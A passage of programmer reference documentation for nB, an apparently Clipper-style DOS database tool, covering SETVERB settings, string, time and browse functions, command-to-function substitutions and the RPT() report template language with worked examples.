SETVERB( "PRINTER", [lPrinter] ) ⇒ lPrevious
```

If *lPrinter* is True, the output of console commands is also printed, else it is not.

The starting value is False.

SETVERB("PRINTFILE")

```
SETVERB( "PRINTFILE", [cPrintFileName ] ) ⇒ cPrevious
```

cPrintFileName is the name of the printer peripheral name.

The starting value is "" (null string).

SETVERB("MARGIN")

```
SETVERB( "MARGIN", [nPageOffset] ) ⇒ nPrevious
```

nPageOffset is the positive number of column to be used as a left margin for all printer output.

The starting value is 0.

SETVERB("BELL")

```
SETVERB( "BELL", [lBell] ) ⇒ lPrevious
```

If *lBell* is True, the sound of the bell is used to get the attention of the user when some wrong actions are made.

The starting value is False.

SETVERB("CONFIRM")

SETVERB("CONFIRM", [*lConfirm*]) ⇒ *lPrevious*

If *lConfirm* is False, the GET is simply terminated typing over the end of the get field; in the other case (True), the GET is terminated only pressing an "exit key". The starting value is True.

SETVERB("ESCAPE")

SETVERB("ESCAPE", [*lEscape*]) ⇒ *lPrevious*

If *lEscape* is True, the [*Esc*] key is enabled to be a READ exit key, in the other case not.

The starting value is True.

The recommended value is True.

SETVERB("INSERT")

SETVERB("INSERT", [*lInsert*]) ⇒ *lPrevious*

If *lInsert* is True, the data editing is in INSERT mode, in the other case, it is in OVERWRITE mode.

The starting value is True.

SETVERB("EXIT")

SETVERB("EXIT", [*lExit*]) ⇒ *lPrevious*

If *lExit* is True, [Up] and [Down] key may be used as exit key when the cursor is (respectively) on the first or on the last GET field. In the other case not.

The starting value is False.

The recommended value is False.

SETVERB("INTENSITY")

SETVERB("INTENSITY", [*lIntensity*]) ⇒ *lPrevious*

If *lIntensitiy* is True, the display of standard and enhanced display colors are enabled. In the other case, only standard colors are enabled.

The starting value is True.

The recommended value is True.

SETVERB("SCOREBOARD")

SETVERB("SCOREBOARD", [*lScoreboard*]) ⇒ *lPrevious*

If *lScoreboard* is True, the display of messages from READ() and MEMOREAD() is allowed; in the order case not.

The starting value is False.

The recommended value is False: nB do not support scoreboard.

SETVERB("DELIMITERS")

SETVERB("DELIMITERS", [*lDelimiters*]) ⇒ *lPrevious*

If *lDelimiters* is True, GET variables appear on the screen delimited with the delimiter symbols. In the other case, GET variables are not delimited this way, but only with the use of different colors.

The starting value is False.

The recommended value is False: the use of delimiters creates one more trouble when designing a screen mask.

SETVERB("DELIMCHARS")

```
SETVERB( "DELIMCHARS", [cDelimterCharacters] ) ⇒ cPrevious
```

cDelimterCharacters are the delimiter characters used to delimit a GET field when SETVERB("DELIMITERS") is True.

The starting value is "::".

SETVERB("WRAP")

```
SETVERB( "WRAP", [lWrap] ) ⇒ lPrevious
```

If *lWrap* is True, the wrapping of the highlight in MENUs should be active, but this option is actually not active and all works as it is False.

The starting value is False.

SETVERB("MESSAGE")

```
SETVERB( "MESSAGE", [nMessageRow] ) ⇒ nPrevious
```

nMessageRow is the row number where the @..PROMPT message line should appear on the screen. This option is not supported.

The starting value is 0.

SETVERB("MCENTER")

```
SETVERB( "MCENTER", [lMessageCenter] ) ⇒ lPrevious
```

If *lMessageCenter* is True, the @..PROMPT message line should appear centered on the screen. This option is not supported.

The starting value is False.

STRADDEXTENTION()

```
STRADDEXTENTION( cName, cExt ) ⇒ cCompleteName
```

cName	the file name (with or without path) that is probably without extention.
cExt	the extention that must be added to *cName* if it has not one.

This function check *cName* for the presence of an extention. It it has not one, *cExt* will be added.

STRCUTEXTENTION()

```
STRCUTEXTENTION( cName ) ⇒ cName
```

cName	the file name (with or without path) that is probably with extention.

This function check *cName* for the presence of an extention. It it has one, the extention is removed.

STRDRIVE()

```
STRDRIVE( cName ) ⇒ cDrive
```

cName	the file name (with or without path) that contains the drive letter.

This function tries to extract the drive letter information from *cName*.

STREXTENTION()

STREXTENTION(*cName*) ⇒ *cExtention*

cName	the file name (with or without path) that contains an extention.

This function tries to extract the extention information from *cName*.

STRFILE()

STRFILE(*cName*) ⇒ *cFileName*

cName	the file name with or without path.

This function tries to extract the file name without path from *cName*.

STRFILEFIND()

STRFILEFIND(*cName*, *cPath*) ⇒ *cFileName*

cName	the file name or pathname containing the file name to search inside the *cPath* list.
cPath	a list of paths separated with semicolon (just like Dos does), where *cFile* should be searched.

If your file is to be found on different possible positions, this function search the first place where the file is found and returns a valid pathname to that file.

STRGETLEN()

STRGETLEN(*xExpr*, *cPicture*) ⇒ *nFieldLength*

xExpr	a generic expression.
cPicture	the picture string.

This function returns the length of field when using *xExpr* with *cPicture*.

STRLISTASARRAY()

STRLISTASARRAY(*cList*, [*cDelimiter*]) ⇒ *aList*

cList	a character string containing a list separated with *cDelimiter*.
cDelimiter	the delimiter used to separate the elements contained inside the list.

This function transform a character string list into an array.

STROCCURS()

STROCCURS(*cSearch*, *cTarget*) ⇒ *nOccurrence*

cSearch	the search string to find inside *cTarget*.
cTarget	the string to be searched for the presence of *cSearch*.

This function returns the number of occurrence that *cSearch* is contained inside *cTarget*.

STRPARENT()

STRPARENT(*cName*) ⇒ *cParentPath*

cName	the pathname.

This function tries to return a parent path from *cName* .

STRPATH()

```
STRPATH( cName ) ⇒ cPath
```

cName	the pathname.

This function tries to extract the path from *cName* .

STRTEMPPATH()

```
STRTEMPPATH() ⇒ cTempPath
```

This function returns a temporary path searching for possible definitions inside the environmental variables.

STRXTOSTRING()

```
STRXTOSTRING( xVar, [cType] ) ⇒ cTrasformed_to_string
```

xVar	is the data of any type to be converted into string.
cType	is the type of the data contained inside *xVar* .

This function returns *xVar* transformed into a character string.

TB()

```
TB( [nTop], [nLeft], [nBottom], [nRight],
    [acCol], [acColSayPic],
    [acColTopSep], [acColBodySep], [acColBotSep],
    [acColHead], [acColFoot],
    [alColCalc],
    [abColValid],
    [abColMsg],
    [cColor], [abColColors],
    [nFreeze],
    [lModify],
    [lAppend],
    [lDelete],
    [lButtons | aButtons] ) ⇒ NIL
```

nTop , *nLeft* , *nBottom* , *nRight* defines the screen area where browse have to take place.

acCol	is the columns array to be included into the browse.
acColSayPic	is the picture array.
acColTopSep	is the top separation array: default is chr(194)+chr(196).
acColBodySep	is the body separation array: default is chr(179).
acColBotSep	is the bottom separation array: default is chr(193)+chr(196).
acColHead	is the header array for every column.
acColFoot	is the footer array for every column.
alColCalc	is the array that identify the calculated column (not editable). True (‘`.T.`’) means calculated.
abColValid	is the validation array that specify when a field is properly filled. The condition must be specified in code block format.
abColMsg	is the message array that permits to show information at the bottom of browse area. The array must be composed with code blocks which result with a character string.
cColor	is the color string: it may be longer than the usual 5 elements.

abColColors	is the color code block array. The code block receive as parameter the value contained inside the field and must return an array containing two numbers: they correspond to the two color couple from *cColor*.
nFreeze	indicates the number of columns to be left frozen on the left side.
lModify	indicates whether the browse can modify data.
lDelete	indicates whether the browse can delete and recall records.
lButtons	if True, default buttons are displayed.
aButtons	array of buttons.
aButtons [*n*][1] N	the *n*th button row position;
aButtons [*n*][2] N	the *n*th button column position;
aButtons [*n*][3] C	the *n*th button text;
aButtons [*n*][4] B	the *n*th button code block.

This function, called without parameters, starts the browse of the active alias, and if relations are established, the browse includes also related data.

> Please note that due to an unresolved problem, the field names contained inside *acCol* should better contain also the alias (ALIAS->FIELD_NAME). See also the examples.

TEXT()

```
TEXT( cText ) ⇒ NIL
```

Shows the text contained into *cText*.

TGLINSERT()

```
TGLINSERT() ⇒ NIL
```

Toggle the global insert mode and the cursor shape.

TIMEX2N()

```
TIMEX2N( [nHH], [nMM], [nSS] ) ⇒ nTime
```

nHH	is the number of hours.
nMM	is the number of minutes.
nSS	is the number of seconds.

This function calculate the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

TIMEN2H()

```
TIMEN2H( nTime ) ⇒ nHours
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the integer number of hours contained inside *nTime*.

TIMEN2M()

```
TIMEN2M( nTime ) ⇒ nMinutes
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the integer number of minutes contained inside *nTime* after subtracting the hours.

TIMEN2S()

```
TIMEN2S( nTime ) ⇒ nSeconds
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the number of seconds (with eventual decimals) contained inside *nTime* after subtracting the hours and the minutes.

TRUESETKEY()

```
TRUESETLEY( nInkeyCode , bAction ) ⇒ .T.
```

This function is equivalent to SETKEY() but it returns always '`.T.`'

WAITFILEEVAL()

```
WAITFILEEVAL( lClose ) ⇒ .T.
```

Shows a wait bar calling WAITPROGRESS() for operation on records of a database.

If there is no index active, it is equivalent to WAITPROGRES(RECNO()/LASTREC()).

if an index is active, this cannot work, so an increment for each call is made: WAITPROGRES((nIncrement++)/LASTREC()).

This function must be closed calling it with the *lClose* parameter to true ('`.T.`'). This way, internal counters are closed and WAITPROGRESS() is closed too.

WAITFOR()

```
WAITFOR( [cMessage] ) ⇒ NIL
```

Shows *cMessage* until it is called again. The wait window is closed when called without parameter or with NIL.

WAITPROGRESS()

```
WAITPROGRESS( [nPercent] ) ⇒ .T.
```

Shows a wait bar on the screen top depending on the value contained into *nPercent*. *nPercent* starts form 0 and ends to 1 (100%). If a value of one or more, or NIL is passed, the wait window is closed.

371.16 Normal command substitution

Clipper works only with functions and commands that are converted into function using the '`STD.CH`'. Here are described some command replacement that can be used also with nB macros.

?

```
? [exp_list]
```

```
qout([exp_list])
```

```
?? [exp_list]
```
```
qqout([exp_list])
```

@BOX

```
@ nTop, nLeft, nBottom, nRight BOX cnBoxString [COLOR cColorString]
```
```
dispbox(nTop, nLeft, nBottom, nRight, [cnBoxString], [cColorString])
```

@TO

```
@ nTop, nLeft TO nBottom, nRight DOUBLE [COLOR cColorString]
```
```
dispbox(nTop, nLeft, nBottom, nRight, 2 [,cColorString])
```
```
@ nTop, nLeft TO nBottom, nRight [COLOR cColorString]
```
```
dispbox(nTop, nLeft, nBottom, nRight, 1 [,cColorString])
```
```
@ nTop, nLeft CLEAR [TO nBottom, nRight]
```
```
scroll([nTop], [nLeft], [nBottom, nRight])
```
```
setpos(nRow, nCol)
```

@GET

```
@ nTop, nLeft GET Var [PICTURE cGetPicture] [COLOR cColorString] [WHEN lPreExpression] ↩
↪[VALID lPostExpression]
```
```
setpos(nTop, nLeft)
```
```
aadd( GetList, _GET_( Var, "Var", cGetPicture, [{|| lPostExpression}],↩
↪[{|| lPreExpression}] ):display() ) atail(GetList):colorDisp(cColorString)
```

@SAY

```
@ nTop, nLeft SAY exp [COLOR cColorString]
```
```
devpos(nTop, nLeft)
```
```
devout(exp [, cColorString])
```
```
@ nTop, nLeft SAY exp PICTURE cSayPicture [COLOR cColorString]
```
```
devpos(nTop, nLeft)
```
```
devoutpic(exp, cSayPicture, [cColorString])
```

APPEND

```
APPEND BLANK
```
```
dbappend()
```

CLEAR

```
CLEAR
```
```
Scroll()
SetPos(0,0)
ReadKill(.T.)
GetList := {}
```
```
CLEAR GETS
```
```
ReadKill(.T.)
GetList := {}
```
```
CLEAR SCREEN | CLS
```
```
Scroll()
SetPos(0,0)
```

CLOSE

```
CLOSE
```
```
dbCloseArea()
```
```
CLOSE idAlias
```
```
idAlias->( dbCloseArea() )
```
```
CLOSE ALTERNATE
```
```
Set(19, "")
```
```
CLOSE DATABASES
```
```
dbCloseAll()
```
```
CLOSE INDEXES
```
```
dbClearIndex()
```

COMMIT

```
COMMIT
```
```
dbCommitAll()
```

COUNT

```
COUNT TO idVar [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]
[RECORD nRecord] [REST] [ALL]
```
```
dbeval( {||idVar:=idVar+1}, {||lForCondition}, {||lWhileCondition},
nNextRecords, nRecord, lRest )
```

DEFAULT

```
DEFAULT xVar TO xDefaultValue
```
```
DEFAULT( @xVar, xDefaultValue ) ⇒ xVar
```

DELETE

```
DELETE
```
```
dbDelete()
```
```
DELETE [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]
[RECORD nRecord] [REST] [ALL]
```
```
dbeval( {||dbDelete()}, {||lForCondition}, {||lWhileCondition},
nNextRecords, nRecord, lRest )
```
```
DELETE FILE xcFile
```
```
ferase( cFile )
```

EJECT

```
EJECT
```
```
qqout( chr(13) )
```

ERASE

```
ERASE xcFile
```
```
ferase( cFile )
```

FIND

```
FIND xcSearchString
```
```
dbSeek( cSearchString )
```

GO

```
GO[TO] nRecord
```
```
dbgoto(nRecord)
```
```
GO[TO] BOTTOM
```
```
dbGoBottom()
```

```
GO[TO] TOP
```

```
dbgotop()
```

INDEX ON

```
INDEX ON expKey TO xcIndexName [UNIQUE] [FOR lForCondition]
[WHILE lWhileCondition] [[EVAL lEvalCondition] [EVERY nRecords]] [ASCENDING|
DESCENDING]
```

```
ordCondSet( [cForCondition], [bForCondition], , [bWhileCondition],
[bEvalCondition], [nRecords], RECNO(), , , , lDescending )
```

```
ordCreate( cIndexName, , cExpKey, bExpKey, lUnique )
```

READ

```
READ
```

```
ReadModal(GetList)
```

```
GetList := {}
```

```
READ SAVE
```

```
ReadModal(GetList)
```

RECALL

```
RECALL
```

```
dbRecall()
```

```
RECALL [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]
[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||dbRecall()}, {||lForCondition}, {||lWhileCondition},
nNextRecords, nRecord, lRest )
```

REINDEX

```
REINDEX [EVAL lEvalCondition] [EVERY nRecords]
```

```
ordCondSet(, , , , [bEvalCondition], [nRecords], , , , , , , )
```

```
ordListRebuild()
```

RENAME

```
RENAME xcOldFile TO xcNewFile
```

```
frename( cOldFile, cNewFile )
```

REPLACE

```
REPLACE idField1 WITH exp1 [, idField2 WITH exp2...]
[FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]
[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {|| idField1 := exp1 [, idField2 := exp2...]},
{||lForCondition}, {||lWhileCondition}, nNextRecords,
nRecord, lRest )
```

```
REPLACE idField1 WITH exp1
```

```
idField1 := exp1
```

RESTORE

```
RESTORE SCREEN FROM cScreen
```

```
restscreen( 0, 0, Maxrow(), Maxcol(), cScreen )
```

SAVE

```
SAVE SCREEN TO cScreen
```

```
cScreen := savescreen( 0, 0, maxrow(), maxcol() )
```

SEEK

`SEEK` *expSearch* [`SOFTSEEK`]
`dbSeek(` *expSearch* [`,` *lSoftSeek*] `)`

SELECT

`SELECT` *xnWorkArea* | *idAlias*
`dbSelectArea(` *nWorkArea* | *cIdAlias* `)`

SET

`SET ALTERNATE TO` *xcFile* [`ADDITIVE`]
`Set( 19,` *cFile*`, lAdditive )`
`SET ALTERNATE ON` | `OFF` | *xlToggle*
`Set( 18, "ON"` | `"OFF"` | *lToggle* `)`
`SET BELL ON` | `OFF` | *xlToggle*
`Set( 26, "ON"` | `"OFF"` | *lToggle* `)`
`SET COLOR` | `COLOUR TO (cColorString)`
`SetColor( cColorString )`
`SET CONFIRM ON` | `OFF` | *xlToggle*
`Set( 27, "ON"` | `"OFF"` | *lToggle* `)`
`SET CONSOLE ON` | `OFF` | *xlToggle*
`Set( 17, "ON"` | `"OFF"` | *lToggle* `)`
`SET CURSOR ON` | `OFF` | *xlToggle*
`SetCursor( 1` | `0` | `iif(` *lToggle*`, 1, 0 ) )`
`SET DATE FORMAT` [`TO`] *cDateFormat*
`Set( 4,` *cDateFormat* `)`
`SET DECIMALS TO`
`Set( 3, 0 )`
`SET DECIMALS TO` *nDecimals*
`Set( 3,` *nDecimals* `)`
`SET DEFAULT TO`
`Set( 7, "" )`
`SET DEFAULT TO` *xcPathspec*
`Set( 7,` *cPathspec* `)`
`SET DELETED ON` | `OFF` | *xlToggle*
`Set( 11, "ON"` | `"OFF"` | *lToggle* `)`
`SET DELIMITERS ON` | `OFF` | *xlToggle*
`Set( 33, "ON"` | `"OFF"` | *lToggle* `)`
`SET DELIMITERS TO` [`DEFAULT`]
`Set( 34, "::" )`
`SET DELIMITERS TO` *cDelimiters*
`Set( 34,` *cDelimiters* `)`

SET DEVICE TO SCREEN | PRINTER
Set(20, "SCREEN" | "PRINTER")
SET EPOCH TO *nYear*
Set(5, *nYear*)
SET ESCAPE ON | OFF | *xlToggle*
Set(28, "ON" | "OFF" | *lToggle*)
SET EXACT ON | OFF | *xlToggle*
Set(1, "ON" | "OFF" | *lToggle*)
SET EXCLUSIVE ON | OFF | *xlToggle*
Set(8, "ON" | "OFF" | *lToggle*)
SET FILTER TO
dbclearfilter()
SET FILTER TO *lCondition*
dbsetfilter(*bCondition*, *cCondition*)
SET FIXED ON | OFF | *xlToggle*
Set(2, "ON" | "OFF" | *lToggle*)
SET INDEX TO [*xcIndex* [, *xcIndex1* ...]]
ordListClear() ordListAdd(*cIndex*) ordListAdd(*cIndex1*) ...
SET INTENSITY ON | OFF | xlToggle
Set(31, "ON" | "OFF" | lToggle)
SET KEY *nInkeyCode* [TO]
SetKey(*nInkeyCode*, NIL)
SET KEY *nInkeyCode* TO [*idProcedure*]
SetKey(*nInkeyCode*, { |p, l, v| idProcedure(p, l, v)})
SET MARGIN TO
Set(25, 0)
SET MARGIN TO [*nPageOffset*]
Set(25, *nPageOffset*)
SET MESSAGE TO
Set(36, 0)
Set(37, .F.)
SET MESSAGE TO [*nRow* [CENTER | CENTRE]]
Set(36, nRow)
Set(37, lCenter)
SET ORDER TO [*nIndex*]
ordSetFocus(*nIndex*)
SET PATH TO
Set(6, "")
SET PATH TO [*xcPathspec* [, *cPathspec1* ...]]
Set(6, *cPathspec* [, *cPathspec1* ...])

```
SET PRINTER ON | OFF | xlToggle
```
```
Set( 23, "ON" | "OFF" | lToggle )
```
```
SET PRINTER TO
```
```
Set( 24, "" )
```
```
SET PRINTER TO [xcDevice|xcFile [ADDITIVE]]
```
```
Set( 24, cDevice|cFile, lAdditive )
```
```
SET RELATION TO
```
```
dbclearrelation()
```
```
SET RELATION TO [expKey1 INTO xcAlias1]
     [, [TO] expKey2 INTO xcAlias2...]
     [ADDITIVE]
```
```
if !lAdditive
     dbClearRel()
end
dbSetRelation( cAlias1, {|| expKey1}, ["expKey1"] )
dbSetRelation( cAlias2, {|| expKey2}, ["expKey1"] )
```
```
SET SCOREBOARD ON | OFF | xlToggle
```
```
Set( 32, "ON" | "OFF" | lToggle )
```
```
SET SOFTSEEK ON | OFF | xlToggle
```
```
Set( 9, "ON" | "OFF" | lToggle )
```
```
SET TYPEAHEAD TO nKeyboardSise
```
```
Set( 14, nKeyboardSise )
```
```
SET UNIQUE ON | OFF | xlToggle
```
```
Set( 10, "ON" | "OFF" | lToggle )
```
```
SET WRAP ON | OFF | xlToggle
```
```
Set( 35, "ON" | "OFF" | lToggle )
```

SKIP

```
SKIP [nRecords] [ALIAS idAlias|nWorkArea]
```
```
[idAlias|nWorkArea -> ]( dbSkip([nRecords]) )
```

STORE

```
STORE value TO variable
```
```
variable := value
```

SUM

```
SUM nExp1 [, nExp2...] TO idVar1 [, idVar2...] [FOR lForCondition]↩
↪[WHILE lWhileCondition] [NEXT nNextRecords] [RECORD nRecord] [REST] [ALL]
```
```
dbeval( {||idVar1:=idVar1+nExp1 [, idVar2:=idVar2+nExp2...] },↩
↪{||lForCondition}, {||lWhileCondition}, nNextRecords, nRecord, lRest )
```

UNLOCK

```
UNLOCK
```
```
dbUnlock()
```
```
UNLOCK ALL
```
```
dbUnlockAll()
```

USE

```
USE
```

```
dbclosearea()
```

```
USE [xcDatabase]↩
↪[INDEX xcIndex1 [, xcIndex2 ...] [ALIAS xcAlias] [EXCLUSIVE|SHARED] [NEW] [
READONLY] [VIA cDriver]]
```

```
dbUseArea( [lNewArea], [cDriver], cDatabase, [cAlias], [lShared], [lReadOnly] )
[dbSetIndex( cIndex1 )]
[dbSetIndex( cIndex2 )]
...
```

371.17 nB command substitution functions

Inside nB there are many functions made only in substitution to other Clipper commands.

GET

```
@ nTop, nLeft GET Var
      [PICTURE cGetPicture]
      [COLOR cColorString]
      [WHEN lPreExpression]
      [VALID lPostExpression]
```

```
Get( @aGetList,
      [nTop], [nLeft],
      { |x| iif( pcount() > 0, Var := x, Var ) }
      [cGetPicture], [cColorString],
      [bPreExpression], [bValid] )
```

aGetList	is the get list array that will be increased with this get().

SAY

```
@ nTop, nLeft SAY exp
      PICTURE cSayPicture
      [COLOR cColorString]
```

```
Say( nTop, nLeft, cVar, [cSayPicture], [cColorString] )
```

APPEND FROM

```
APPEND FROM xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [VIA xcDriver]
```

```
dbApp( cFileName, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords],
      [nRecord],
      [lRest],
      [cDriver] )
```

```
APPEND FROM xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      DELIMITED xcDelimiter
```

```
dbDelim( .f., cFileName , [cDelimiter], [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

```
APPEND FROM xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      SDF
```

```
dbSDF( .f., cFileName , [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

CONTINUE

```
CONTINUE
```

```
dbContinue()
```

COPY

```
COPY FILE xcSourceFile TO xcTargetFile|xcDevice
```

```
CopyFile( cSourceFile , cTargetFile|cDevice )
```

```
COPY STRUCTURE [FIELDS idField_list]
      TO xcDatabase
```

```
dbCopyStruct( cDatabase, [acFields] )
```

```
COPY STRUCTURE EXTENDED
      TO xcExtendedDatabase
```

```
dbCopyXStruct( cExtendedDatabase )
```

```
COPY TO xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [VIA xcDriver]
```

```
dbCopy( cFileName , [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords],
      [nRecord],
      [lRest],
      [cDriver] )
```

```
COPY TO xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      DELIMITED xcDelimiter
```

```
dbDelim( .t., cFileName , [cDelimiter], [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

```
COPY TO xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      SDF
```

```
dbSDF( .t., cFileName , [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

CREATE

```
CREATE xcDatabase
      FROM xcExtendedDatabase
      [NEW]
      [ALIAS cAlias]
      [VIA cDriver]
```

```
dbOldCreate( cDatabase, cExtendedDatabase,
      [cDriver], [lNew], [cAlias] )
```

JOIN

```
JOIN WITH xcAlias TO xcDatabase
      [FOR lCondition] [FIELDS idField_list]
```

```
dbJoin( cAlias, cDatabase,
      [acFields], [bForCondition] )
```

KEYBOARD

```
KEYBOARD cString
```

```
Keyboard( [cString] ) ⇒ NIL
```

LABEL FORM

```
LABEL FORM xcLabel
      [TO PRINTER]
      [TO FILE xcFile]
      [NOCONSOLE]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [SAMPLE]
```

```
dbLabelForm( cLabel, [lToPrinter], [cFile],
      [lNoConsole], [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest], [lSample] )
```

LIST

```
LIST exp_list
      [TO PRINTER]
      [TO FILE xcFile]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [OFF]
```

```
dbList( [lToDisplay], abListColumns,
      [lAll],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest],
      [lToPrinter], [cFileName] )
```

LOCATE

```
LOCATE [scope] FOR lCondition
      [WHILE lCondition]
```

```
dbLocate( [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

PACK

```
PACK
```

```
dbPack()
```

PUBLIC

```
PUBLIC idMemvar
```

```
MemPublic( cMemvarName | acMemvarNames )
```

QUIT

```
QUIT
```

```
Quit()
```

RELEASE

```
RELEASE idMemvar
```

```
MemRelease( cMemvarName | acMemvarNames )
```

REPORT FORM

```
REPORT FORM xcReport
      [TO PRINTER]
      [TO FILE xcFile]
      [NOCONSOLE]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [PLAIN | HEADING cHeading]
      [NOEJECT] [SUMMARY]
```

```
RF( cForm,
      [bForCondition], [bWhileCondition],
      [nNext], [nRecord], [lRest], [lPlain],
      [cbHeading], [lBeforeEject], [lSummary],
      [lDate], [acExtra] ) ⇒ NIL
```

RESTORE FROM

```
RESTORE FROM xcMemFile [ADDITIVE]
```

```
MemRestore( cMemFileName, [lAdditive] )
```

RUN

```
RUN xcCommandLine
```

```
Run( cCommand )
```

SAVE TO

```
SAVE TO xcMemFile
      [ALL [LIKE|EXCEPT skeleton]]
```

```
MemSave( cMemFileName, [cSkeleton], [lLike] )
```

SET FUNCTION

```
SET FUNCTION nFunctionKey TO cString
```

```
SetFunction( nFunctionKey, cString )
```

SORT

```
SORT TO xcDatabase
      ON idField1 [/[A|D][C]]
      [, idField2 [/[A|D][C]] ...]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
```

```
dbSort( cDatabase, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

TOTAL

```
TOTAL ON expKey
     [FIELDS idField_list] TO xcDatabase
     [scope]
     [WHILE lCondition]
     [FOR lCondition]
```

```
dbTotal( cDatabase, bKey, [acFields,
     [bForCondition], [bWhileCondition],
     [nNextRecords], [nRecord]], [lRest] )
```

UPDATE

```
UPDATE FROM xcAlias
     ON expKey [RANDOM]
     REPLACE idField1 WITH exp
     [, idField2 WITH exp ...]
```

```
dbUpdate( cAlias, bKey, [lRandom], [bReplacement] )
```

Example:

```
dbUpdate( "INVOICE", {|| LAST}, .T.,;
     {|| FIELD->TOTAL1 := INVOICE->SUM1,;
     FIELD->TOTAL2 := INVOICE->SUM2 } )
```

ZAP

```
ZAP
```

```
dbZap()
```

371.18 RPT: the nB print function

The function RPT() helps to print ASCII file containing Memvars, Fields and print commands. RPT() is accessible from the DOC() menu.

371.18.1 Memvars and fields

As usual with standard word processors, variables are written delimited with "<" (Alt+174) and ">" (Alt+175).

Inside these delimiters can find place character Memvars, character Fields and functions giving a character result.

The RPT() function generates a public variable n_Lines that contains the available lines inside the actual sheet. Every time a line is written, this value is reduced, until a new page is reached and then it will start again from the maximum value. It is useful to read this variable to determinate if there is enough space or it is better to change page.

371.18.2 Commands

The function RPT() recognise some print commands. These commands starts with the asterisk (*) symbol. This means that "*" is a print command prefix.

It follows the command syntax.

***COMMAND**

```
*COMMAND
     cStatement
     cStatement
     ...
*END
```

The lines contained inside *COMMAND - *END are executed with the nB macro interpreter.

***DBSKIP**

```
*DBSKIP [nSkip]
```

It Executes a dbskip() on the active alias.

***FOOT**

```
*FOOT
        cFooter
        cFooter
        ...
*END
```

The lines contained inside *FOOT - *END are printed each time at the bottom of pages.

***HEAD**

```
*HEAD
        cHeader
        cHeader
        ...
*END
```

The lines contained inside *HEAD - *END are printed each time at the top of pages.

***IF**

```
*IF lCondition
      ...
      ...
*END
```

If the condition *lCondition* is true, the lines contained inside *IF - *END are printed.

***INSERT**

```
*INSERT cFileName
```

Includes the text contained into the file *cFileName* .

***LEFT**

```
*LEFT nLeftBorder
```

The *nLeftBorder* is the number of column to be left blank as a left border.

***LPP**

```
*LPP nLinesPerPage
```

It determinates the page length expressed in lines. After printing the *nLinesPerPage* th line, a form feed is sent.

***NEED**

```
*NEED nLinesNeeded
```

If the available lines are less then *nLinesNeeded* , the follwing text will be printed on the next page.

***PA**

```
*PA
```

Jumps to a new page.

***REM**

```
*REM | *COMMENT [comment_line]
```

It adds a comment that will not be printed.

***WHILE**

```
*WHILE lCondition
    …
    …
*END
```

The lines contained inside *WHILE - *END are printed as long as *lCondition* is true.

371.18.3 Examples

It follows some example of text to be printed with the RPT() function. Example's lines are numbered. Line numbers must not be part of a real RPT text files.

PAGE DEFINITION

Margins are defined with *HEAD, *FOOT and *LEFT commands. In the following example is defined:

```
Top            2 lines;

Bottom         2 lines;

Left           10 characters.
```

The right margin is not defined as it depends on the lines length that will be printed.

The only considered page dimension is the height, *LPP (lines per page):

```
Page height    66 lines.
```

Here starts the example:

```
001  *lpp 66
002  *head
003
004
005  *end
006  *foot
007
008
009  *end
010  *left 10
011  ... text text text
012  ... test text text
...
```

At line 001 is defined the page height in lines. At line 002 is defined the header; it contains two empty lines (003 and 004) which will be printed at the top of every page. At line 006 starts the footer definition that contains two empty lines (007 and 008) that will be printed at the end of every page. At line 010 is defined the space on the left that will be added to every line printed. From line 011 starts the normal text.

HEADER AND FOOTER

The commands *HEAD and *FOOT are used to define the top and bottom border if they contains empty lines, it these lines are not empty, they became real head and foot.

The dimensions are as it follows:

```
Top            6 lines (should be one inch);

Bottom         6 lines;

Left           10 characters (should be an inch).

Page height    66 lines (should be 11 inch).
```

At position 0.5 in (after 3 lines) a one line header appears.

```
001  *lpp 66
002  *head
003
004
005
006  ------------------- MYFILE.TXT -------------------
007
008
009  *end
010  *foot
011
012
013
014
015
016
017  *end
018  *left 10
019  ... text text text
020  ... test text text
...
```

At line 006 (the fourth header line) a text appears. It will be printed on every page at the absolute fourth page line.

CODE INSERTION

Pieces of code can be inserted inside *COMMAND - *END. It can be useful to make complicated reports.

The following example declares a public variable used to number pages.

```
001  *command
002  mempublic("PageNo")
003  PageNo := 0
004  *end
005  *lpp 66
006  *head
007  *command
008  PageNo := PageNo +1
009  *end
010
011
012  *end
013  *foot
014
015                                Page <PageNo>
016
017  *end
018  *left 10
019  ... text text text
020  ... test text text
...
```

